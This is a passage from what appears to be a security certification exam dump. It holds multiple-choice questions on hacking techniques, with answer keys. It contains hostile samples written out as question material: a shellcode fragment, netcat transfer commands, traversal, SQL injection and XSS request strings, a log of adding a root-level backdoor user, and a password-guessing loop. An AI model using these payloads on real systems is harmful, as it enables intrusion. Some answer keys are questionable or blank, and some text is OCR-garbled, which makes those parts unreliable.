"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
"\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int magic [MAX_MAGIC], magic_d[MAX_MAGIC];
static char *magic_str=NULL;
int before_len=0;
char *target=NULL, *username="user",*password=NULL;
struct targets getit;
```

The following exploit code is extracted from what kind of attack?

A. Remote password cracking attack
B. SQL Injection
C. Distributed Denial of Service
D. Cross Site Scripting
E. Buffer Overflow

Correct Answer: E
Section: (none)
Explanation

QUESTION 274
Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would line to tunnel the information to the remote end but does not have VPN capabilities to do so.

Which of the following tools can she use to protect the link?

A. MD5
B. SSH
C. RSA
D. PGP

Correct Answer: B
Section: (none)
Explanation

QUESTION 275
An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A: **netcat -1 -p 1234 < secretfile Machine B: netcat 192.168.3.4 > 1234**

He is worried about information being sniffed on the network. How would the attacker use netcat to encrypt information before transmitting it on the wire?

A. Machine A: netcat -1 -p -s password 1234 < testfile Machine B: netcat <machine A IP> 1234
B. Machine A: netcat -1 -e magickey -p 1234 < testfile Machine B: netcat <machine A IP> 1234
C. Machine A: netcat -1 -p 1234 < testfile -pw password Machine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Cryptcat is the standard netcat enhanced with twofish encryption with ports for WIndows NT, BSD and Linux. Twofish is courtesy of counterpane, and cryptix. A default netcat installation does not contain any cryptography support.

QUESTION 276
Symmetric encryption algorithms are known to be fast but present great challenges on the key management side. Asymmetric encryption algorithms are slow but allow communication with a remote host without having to transfer a key out of band or in person. If we combine the strength of both crypto systems where we use the symmetric algorithm to encrypt the bulk of the data and then use the asymmetric encryption system to encrypt the symmetric key, what would this type of usage be known as?

A. Symmetric system
B. Combined system

C. Hybrid system

D. Asymmetric system

Correct Answer: C
Section: (none)
Explanation

QUESTION 277
Steven the hacker realizes that the network administrator of Certkiller is using syskey to protect organization resources in the Windows 2000 Server. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2000 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch attach.

How many bits does Syskey use for encryption?

A. 40 bit

B. 64 bit

C. 256 bit

D. 128 bit

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 278
In the context of using PKI, when Sven wishes to send a secret message to Bob, he looks up Bob's public key in a directory, uses it to encrypt the message before sending it off. Bob then uses his private key to decrypt the message and reads it. No one listening on can decrypt the message. Anyone can send an encrypted message to Bob but only Bob can read it. Thus, although many people may know Bob's public key and use it to verify Bob's signature, they cannot discover Bob's private key and use it to forge digital signatures.

What does this principle refer to?

A. Irreversibility
B. Non-repudiation
C. Symmetry
D. Asymmetry

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 279
What is SYSKEY # of bits used for encryption?

A. 40
B. 64
C. 128
D. 256

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
System Key hotfix is an optional feature which allows stronger encryption of SAM.
Strong encryption protects private account information by encrypting the password data using a 128-bit cryptographically random key, known as a password encryption key.

QUESTION 280
Which of the following is NOT true of cryptography?

A. Science of protecting information by encoding itinto an unreadable format
B. Method of storing and transmitting data in a form that only those it is intended for can read and process
C. Most (if not all) algorithms can be broken by both technical and non-technical means

D. An effective way of protecting sensitive information in storage but not in transit

Correct Answer: D
Section: (none)
Explanation

QUESTION 281
Which of the following best describes session key creation in SSL?

A. It is created by the server after verifying theuser's identity
B. It is created by the server upon connection by the client
C. It is created by the client from the server's public key
D. It is created by the client after verifying the server's identity

Correct Answer: D
Section: (none)
Explanation

QUESTION 282
Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate. What would you call this kind of activity?

A. CI Gathering
B. Scanning
C. Dumpster Diving
D. Garbage Scooping

Correct Answer: C
Section: (none)
Explanation

QUESTION 283
A client has approached you with a penetration test requirements. They are concerned with the possibility of external threat, and have invested considerable resources in protecting their Internet exposure. However, their main concern is the possibility of an employee elevating his/her privileges and gaining access to information outside of their respective department. What kind of penetration test would you recommend that would best address the client's concern?

A. A Black Box test
B. A Black Hat test
C. A Grey Box test
D. A Grey Hat test
E. A White Box test
F. A White Hat test

Correct Answer: D
Section: (none)
Explanation

QUESTION 284
In which of the following should be performed first in any penetration test?

A. System identification
B. Intrusion Detection System testing
C. Passive information gathering
D. Firewall testing

Correct Answer: C
Section: (none)
Explanation

QUESTION 285
Vulnerability mapping occurs after which phase of a penetration test?

A. Host scanning
B. Passive information gathering
C. Analysis of host scanning
D. Network level discovery

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:
The answer is C, and the order should be B, D, A, C.

QUESTION 286
Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

A. To determine who is the holder of the root account
B. To perform a DoS
C. To create needless SPAM
D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
E. To test for virus protection

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Sending a bogus email is one way to find out more about internal servers. Also, to gather additional IP addresses and learn how they treat mail.

QUESTION 287
Bubba has just accessed he preferred ecommerce web site and has spotted an item that he would like to buy. Bubba considers the price a bit too steep. He looks at the source code of the webpage and decides to save the page locally, so that he can modify the page variables. In the context of web application security, what do you think Bubba has changes?

A. A hidden form field value.
B. A hidden price value.
C. An integer variable.
D. A page cannot be changed locally, as it is served by a web server.

Correct Answer: A
Section: (none)
Explanation

QUESTION 288
You want to carry out session hijacking on a remote server. The server and the client are communicating via TCP after a successful TCP three way handshake. The server has just received packet #120 from the client. The client has a receive window of 200 and the server has a receive window of 250. Within what range of sequence numbers should a packet, sent by the client fall in order to be accepted by the server?

A. 200-250
B. 121-371
C. 120-321
D. 121-231
E. 120-370

Correct Answer: B
Section: (none)
Explanation

QUESTION 289
You have been called to investigate a sudden increase in network traffic at Certkiller. It seems that the traffic generated was too heavy that normal business functions could no longer be rendered to external employees and clients. After a quick investigation, you find that the computer has services running attached to TFN2k and Trinoo software. What do you think was the most likely cause behind this sudden increase in traffic?

A. A distributed denial of service attack.
B. A network card that was jabbering.
C. A bad route on the firewall.
D. Invalid rules entry at the gateway.

Correct Answer: A
Section: (none)
Explanation

QUESTION 290
SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections.

The signature for SYN Flood attack is:

A. The source and destination address having the same value.
B. The source and destination port numbers having the same value.
C. A large number of SYN packets appearing on a network without the corresponding reply packets.
D. A large number of SYN packets appearing on a network with the corresponding reply packets.

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 291
Which definition among those given below best describes a covert channel?

A. A server program using a port that is not well known.
B. Making use of a protocol in a way it is not intended to be used.
C. It is the multiplexing taking place on a communication link.
D. It is one of the weak channels used by WEP which makes it insecure.

Correct Answer: B
Section: (none)
Explanation

QUESTION 292
While probing an organization you discover that they have a wireless network. From your attempts to connect to the WLAN you determine that they have deployed MAC filtering by using ACL on the access points. What would be the easiest way to circumvent and communicate on the WLAN?

A. Attempt to crack the WEP key using Airsnort.
B. Attempt to brute force the access point and update or delete the MAC ACL.
C. Steel a client computer and use it to access the wireless network.
D. Sniff traffic if the WLAN and spoof your MAC address to one that you captured.

Correct Answer: D
Section: (none)
Explanation

QUESTION 293
Take a look at the following attack on a Web Server using obstructed URL:

http://www.example.com/script.ext?template%2e%2e%2e%2e%2e%2f%2e%2f%65%74%63

The request is made up of:

1. %2e%2e%2f%2e%2e%2f%2e%2f% = ../../../
2. %65%74%63 = etc
3. %2f = /
4. %70%61%73%73%77%64 = passwd

How would you protect information systems from these attacks?

A. Configure Web Server to deny requests involving Unicode characters.
B. Create rules in IDS to alert on strange Unicode requests.
C. Use SSL authentication on Web Servers.
D. Enable Active Scripts Detection at the firewall and routers.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 294
Which of the following is NOT a valid NetWare access level?

A. Not Logged in
B. Logged in
C. Console Access
D. Administrator

Correct Answer: D
Section: (none)
Explanation

QUESTION 295
While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wring doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

A. Block port 25 at the firewall.
B. Shut off the SMTP service on the server.
C. Force all connections to use a username and password.
D. Switch from Windows Exchange to UNIX Sendmail.
E. None of the above.


Correct Answer: E
Section: (none)
Explanation

QUESTION 296
Access control is often implemented through the use of MAC address filtering on wireless Access Points. Why is this considered to be a very limited security measure?

A. Vendors MAC address assignment is published on the Internet.
B. The MAC address is not a real random number.
C. The MAC address is broadcasted and can be captured by a sniffer.
D. The MAC address is used properly only on Macintosh computers.

Correct Answer: C
Section: (none)
Explanation

QUESTION 297
While reviewing the result of scanning run against a target network you come across the following:



```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
System Software
IOS (tm) 4500 Software (C4500-IS-M), Version 12.0(9), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by Ciscc Systems, Inc.
Compiled Tue 25-Jar-00 04:28 by bettyl
system.sysObjectID 0 .  OBJECT IDENTIFIER:
.iso.org.dod.internet.frivate.error rise.cisco.catarod.cisco4700
system.sysUpTime.0 : Timeticks: (15639801   18 days, 2:2:20.17
system.sysContact.C : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRIXG- (ascii): somerroutername
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:C0:00.00
```

Which among the following can be used to get this output?

A. A Bo2k system query.
B. nmap protocol scan
C. A sniffer
D. An SNMP walk

Correct Answer: D
Section: (none)
Explanation

QUESTION 298
In order to attack a wireless network, you put up can access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?

A. Rouge access point attack
B. Unauthorized access point attack
C. War Chalking
D. WEP attack

Correct Answer: A
Section: (none)
Explanation

QUESTION 299
Windows LAN Manager (LM) hashes are known to be weak. Which of the following are known weaknesses of LM? (Choose three)

A. Converts passwords to uppercase.
B. Hashes are sent in clear text over the network.
C. Makes use of only 32 bit encryption.
D. Effective length is 7 characters.

Correct Answer: ABD
Section: (none)
Explanation

QUESTION 300
You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?

A. The zombie you are using is not truly idle.
B. A stateful inspection firewall is resetting your queries.
C. Hping2 cannot be used for idle scanning.
D. These ports are actually open on the target system.

Correct Answer: A
Section: (none)
Explanation

QUESTION 301
On wireless networks, SSID is used to identify the network. Why are SSID not considered to be a good security mechanism to protect a wireless networks?

A. The SSID is only 32 bits in length.
B. The SSID is transmitted in clear text.
C. The SSID is the same as the MAC address for all vendors.
D. The SSID is to identify a station, not a network.

Correct Answer: B
Section: (none)
Explanation

QUESTION 302
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords at are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

A. Online Attack
B. Dictionary Attack
C. Brute Force Attack
D. Hybrid Attack

Correct Answer: D
Section: (none)
Explanation

QUESTION 303
You have performed the traceroute below and notice that hops 19 and 20 both show the same IP address. What can be inferred from this output?

```
1172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416 ms
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms ip68-100-0-1.nv.nv.cox.net
(68.100.0.1) 16.743 ms 16.207 ms
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 12.933 ms 20.938 ms
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms 14.104 ms
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms 19.512 ms
9 so-7-0-0-gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms 17.938 ms
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms 18.317 ms 21.202 ms
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12)  ms 19.133 ms 18.830 ms
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms  ms 20.11 ms
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms 23.108 ms
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 38.894 ms 33.244 33.910 ms
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms 49.466 ms
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms  ms 51.055 ms
17117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms  ms 53.647 ms
18 example-gwl.customer.alter.net (65.195.239.14) 51.921 ms  ms 56.855 ms
```

```
19 www.Certkiller.com (65.195.239.22) 52.191 ms 52.571 ms 56.855 ms
20 www.Certkiller.com (65.195.239.22) 53.561 ms 54.121 ms 58.333 ms
```

A. An application proxy firewall

B. A stateful inspection firewall

C. A host based IDS

D. A Honeypot

Correct Answer: B
Section: (none)
Explanation

QUESTION 304
Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.

What kind of attack is Susan carrying on?

A. A sniffing attack

B. A spoofing attack

C. A man in the middle attack

D. A denial of service attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 305
Within the context of Computer Security, which of the following statements best describe Social Engineering?

A. Social Engineering is the act of publicly disclosing information.

B. Social Engineering is the act of getting needed information from a person rather than breaking into a system.

C. Social Engineering is the means put in place by human resource to perform time accounting.

D. Social Engineering is a training program within sociology studies.

Correct Answer: B
Section: (none)
Explanation

QUESTION 306
Bob reads an article about how insecure wireless networks can be. He gets approval from his management to implement a policy of not allowing any wireless devices on the network. What other steps does Bob have to take in order to successfully implement this? (Select 2 answer.)

A. Train users in the new policy.
B. Disable all wireless protocols at the firewall.
C. Disable SNMP on the network so that wireless devices cannot be configured.
D. Continuously survey the area for wireless devices.

Correct Answer: AB
Section: (none)
Explanation

QUESTION 307
While performing ping scans into a target network you get a frantic call from the organization's security team. They report that they are under a denial of service attack. When you stop your scan, the smurf attack event stops showing up on the organization's IDS monitor. How can you modify your scan to prevent triggering this event in the IDS?

A. Scan more slowly.
B. Do not scan the broadcast IP.
C. Spoof the source IP address.
D. Only scan the Windows systems.

Correct Answer: B
Section: (none)
Explanation

QUESTION 308
Rebecca has noted multiple entries in her logs about users attempting to connect on ports that are either not opened or ports that are not for public usage. How can she restrict this type of abuse by limiting access to only specific IP addresses that are trusted by using one of the built-in Linux Operating System tools?

A. Ensure all files have at least a 755 or more restrictive permissions.

B. Configure rules using ipchains.

C. Configure and enable portsentry on his server.

D. Install an intrusion detection system on her computer such as Snort.

Correct Answer: B
Section: (none)
Explanation

QUESTION 309
During the intelligence gathering phase of a penetration test, you come across a press release by a security products vendor stating that they have signed a multi-million dollar agreement with the company you are targeting. The contract was for vulnerability assessment tools and network based IDS systems. While researching on that particular brand of IDS you notice that its default installation allows it to perform sniffing and attack analysis on one NIC and caters to its management and reporting on another NIC. The sniffing interface is completely unbound from the TCP/IP stack by default. Assuming the defaults were used, how can you detect these sniffing interfaces?

A. Use a ping flood against the IP of the sniffing NIC and look for latency in the responses.

B. Send your attack traffic and look for it to be dropped by the IDS.

C. Set your IP to that of the IDS and look for it as it attempts to knock your computer off the network.

D. The sniffing interface cannot be detected.

Correct Answer: D
Section: (none)
Explanation

QUESTION 310
Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

A. issue special cards to access secured doors at the company and provide a one-time only brief description of use of the special card

B. to post a sign that states "no tailgating" next to the special card reader adjacent to the secured door

C. setup a mock video camera next to the special card reader adjacent to the secured door

D. to educate all of the employees of the company on best security practices on a recurring basis

Correct Answer: D
Section: (none)
Explanation

QUESTION 311
Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

A. Interceptor
B. Man-in-the-middle
C. ARP Proxy
D. Poisoning Attack

Correct Answer: B
Section: (none)
Explanation

QUESTION 312
SSL has been seen as the solution to several common security problems. Administrators will often make use of SSL to encrypt communication from point A to point B. Why do you think this could be a bad idea if there is an Intrusion Detection System deployed to monitor the traffic between point A and B?

A. SSL is redundant if you already have IDS in place.
B. SSL will trigger rules at regular interval and force the administrator to turn them off.
C. SSL will slow down the IDS while it is breaking the encryption to see the packet content.
D. SSL will mask the content of the packet and Intrusion Detection System will be blinded.

Correct Answer: D
Section: (none)
Explanation

QUESTION 313
John is discussing security with Jane. Jane had mentioned to John earlier that she suspects an LKM has been installed on her server. She believes this is the reason that the server has been acting erratically lately. LKM stands for Loadable Kernel Module. What does this mean in the context of Linux Security?

A. Loadable Kernel Modules are a mechanism for adding functionality to a file system without requiring a kernel recompilation.
B. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel after it has been recompiled and the system rebooted.
C. Loadable Kernel Modules are a mechanism for adding auditing to an operating-system kernel without requiring a kernel recompilation.
D. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel without requiring a kernel recompilation.

Correct Answer: D
Section: (none)
Explanation

QUESTION 314
You are concerned that someone running PortSentry could block your scans, and you decide to slow your scans so that no one detects them. Which of the following commands will help you achieve this?

A. nmap -sS -PT -PI -O -T1 <ip address>
B. nmap -sO -PT -O -C5 <ip address>
C. namp -sF -PT -PI -O <ip address>
D. namp -sF -P0 -O <ip address>

Correct Answer:
Section: (none)
Explanation

Explanation/Reference:
Pending. Send your suggestion to feedback@ Certkiller .

QUESTION 315
An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A: **netcat -l -p 1234 < secretfile Machine B: netcat 192.168.3.4 > 1234**

He is worried about information being sniffed on the network. How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfile Machine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfile Machine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw password Machine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 316
John is the network administrator of XSECURITY systems. His network was recently compromised. He analyzes the logfiles to investigate the attack. Take a look at the following Linux logfile snippet. The hacker compromised and "owned" a Linux machine. What is the hacker trying to accomplish here?

```
[root@apollo /]# rm rootkit.c
[root@apollo /]#
[root@apollo/]#ps-aux|grep inted;ps aux|greppromtmap; mr/sbin/protmap;rm/tmp/h;rm/usr/sbin/rpc.protmap;rm-rf.bash*;rm- rf/root/.bash_hostory;rm-rf/usr/sbin/
maneddps-aux|inted;ps-aux|grep portmap;rm/sbin/por359?00.00.00inted359?00.00.00inted
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# ps -aux | grep portmap
[root@apollo /]#
[root@apollo/]#ps-aux|grep inted;ps aux|greppromtmap; mr/sbin/protmap; rm/tmp/h;rm/usr/sbin/rpc.protmap;rm-rf.bash*;rm- rf/root/.bash_hostory;rm-rf/usr/sbin/
maneddps-aux grep portmap;rm /sbin/por359 ? 00:00:00 inetd
rm: cannot remove `/sbin/portmap': No such file or directory
rm: cannot remove `/tmp/h': No such file or directory >
rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory
[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory
```

A. The hacker is planting a rootkit
B. The hacker is trying to cover his tracks
C. The hacker is running a buffer overflow exploit to lock down the system
D. The hacker is attempting to compromise more machines on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 317
You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assessments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?

A. Reconfigure the firewall

B. Conduct a needs analysis
C. Install a network-based IDS
D. Enforce the corporate security policy

Correct Answer: D
Section: (none)
Explanation

QUESTION 318
You are performing a port scan with nmap. You are in hurry and conducting the scans at the fastest possible speed. However, you don't want to sacrifice reliability for speed. If stealth is not an issue, what type of scan should you run to get very reliable results?

A. XMAS scan
B. Stealth scan
C. Connect scan
D. Fragmented packet scan

Correct Answer: C
Section: (none)
Explanation

QUESTION 319
What is GINA?

A. Gateway Interface Network Application
B. GUI Installed Network Application CLASS
C. Global Internet National Authority (G-USA)
D. Graphical Identification and Authentication DLL

Correct Answer: D
Section: (none)
Explanation

QUESTION 320
How would you prevent session hijacking attacks?

A. Using biometrics access tokens secures sessions against hijacking
B. Using non-Internet protocols like http secures sessions against hijacking
C. Using hardware-based authentication secures sessions against hijacking
D. Using unpredictable sequence numbers secures sessions against hijacking

Correct Answer: D
Section: (none)
Explanation

QUESTION 321
Most NIDS systems operate in layer 2 of the OSI model. These systems feed raw traffic into a detection engine and rely on the pattern matching and/or statistical analysis to determine what is malicious. Packets are not processed by the host's TCP/IP stack? allowing the NIDS to analyze traffic the host would otherwise discard. Which of the following tools allows an attacker to intentionally craft packets to confuse pattern-matching NIDS systems, while still being correctly assembled by the host TCP/IP stack to render the attack payload?

A. Defrag
B. Tcpfrag
C. Tcpdump
D. Fragroute

Correct Answer: D
Section: (none)
Explanation

QUESTION 322
Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to-date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

A. They are using UDP that is always authorized at the firewall
B. They are using an older version of Internet Explorer that allow them to bypass the proxy server
C. They have been able to compromise the firewall, modify the rules, and give themselves proper access
D. They are using tunneling software that allows them to communicate with protocols in a way it was not intended

Correct Answer: D
Section: (none)
Explanation

QUESTION 323
Which of the following snort rules look for FTP root login attempts?

A. alter->any port21(msg:"user root";)
B. alter->any port21(message:"user root";)
C. alter->ftp (countent:"user passwerd root";)
D. alter tcp any any->any 21(content:"user root";)

Correct Answer: D
Section: (none)
Explanation

QUESTION 324
Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database?

A. Jimmy can submit user input that executes an operating system command to compromise a target system
B. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system
C. Jimmy can utilize an incorrect configuration that leads to access with higher-than-expected privilege of the database
D. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access

Correct Answer: B
Section: (none)
Explanation

QUESTION 325
After studying the following log entries, how many user IDs can you identify that the attacker has tampered with?

```
mkdir -p /etc/X11/applnk/Internet/.etc
mkdir -p /etc/X11/applnk/Internet/.etcpasswd
touch -acmr /etc/passwd /etc/X11/applnk/Internet/.etcpasswd
touch -acmr /etc /etc/X11/applnk/Internet/.etc
passwd nobody -d
/usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash
passwd dns -d
touch -acmr /etc/X11/applnk/Internet/.etcpasswd /etc/passwd
touch -acmr /etc/X11/applnk/Internet/.etc /etc
```

A. IUSR_
B. acmr, dns
C. nobody, dns
D. nobody, IUSR_

Correct Answer: C
Section: (none)
Explanation

QUESTION 326
StackGuard (as used by Immunix), ssp/ProPolice (as used by OpenBSD), and Microsoft's /GS option use _____ defense against buffer overflow attacks.

A. Canary
B. Hex editing
C. Format checking
D. Non-executing stack

Correct Answer: A
Section: (none)
Explanation

QUESTION 327
Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use * \\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

A. Eve is trying to connect as an user with Administrator privileges
B. Eve is trying to enumerate all users with Administrative privileges
C. Eve is trying to carry out a password crack for user Administrator
D. Eve is trying to escalate privilege of the null user to that of Administrator

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 328
A file integrity program such as Tripwire protects against Trojan horse attacks by:

A. Automatically deleting Trojan horse programs
B. Rejecting packets generated by Trojan horse programs
C. Using programming hooks to inform the kernel of Trojan horse behavior
D. Helping you catch unexpected changes to a system utility file that might indicate it had been replaced by a Trojan horse

Correct Answer: D
Section: (none)
Explanation

QUESTION 329
Neil notices that a single address is generating traffic from its port 500 to port 500 of several other machines on the network. This scan is eating up most of the network bandwidth and Neil is concerned. As a security professional, what would you infer from this scan?

A. It is a network fault and the originating machine is in a network loop
B. It is a worm that is malfunctioning or hardcoded to scan on port 500
C. The attacker is trying to detect machines on the network which have SSL enabled
D. The attacker is trying to determine the type of VPN implementation and checking for IPSec

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 330
Identify SQL injection attack from the HTTP requests shown below:

A. http://www.victim.com/example?accountnumber=67891&creditamount=999999999
B. http://www.xsecurity.com/cgiin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al
C. http://www.myserver.com/search.asp?lname=smith%27%3bupdate%20usertable%20set%20passwd%3d
D. http://www.myserver.com/script.php?mydata=%3cscript%20src=%22http%3a%2f%2fwww.yourserver. 3e%3c%2fscript%3e

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 331
A distributed port scan operates by:

A. Blocking access to the scanning clients by the targeted host
B. Using denial-of-service software against a range of TCP ports
C. Blocking access to the targeted host by each of the distributed scanning clients
D. Having multiple computers each scan a small number of ports, then correlating the results

Correct Answer: D
Section: (none)
Explanation

QUESTION 332
Eric notices repeated probes to port 1080. He learns that the protocol being used is designed to allow a host outside of a firewall to connect transparently and

securely through the firewall. He wonders if his firewall has been breached. What would be your inference?

A. Eric network has been penetrated by a firewall breach
B. The attacker is using the ICMP protocol to have a covert channel
C. Eric has a Wingate package providing FTP redirection on his network
D. Somebody is using SOCKS on the network to communicate through the firewall

Correct Answer: D
Section: (none)
Explanation

QUESTION 333
Bob wants to prevent attackers from sniffing his passwords on the wired network. Which of the following lists the best options?

A. RSA, LSA, POP
B. SSID, WEP, Kerberos
C. SMB, SMTP, Smart card
D. Kerberos, Smart card, Stanford SRP

Correct Answer: D
Section: (none)
Explanation

QUESTION 334
What is the problem with this ASP script (login.asp)?

```
<%
Set objConn = CreateObject("ADODB.Connection")
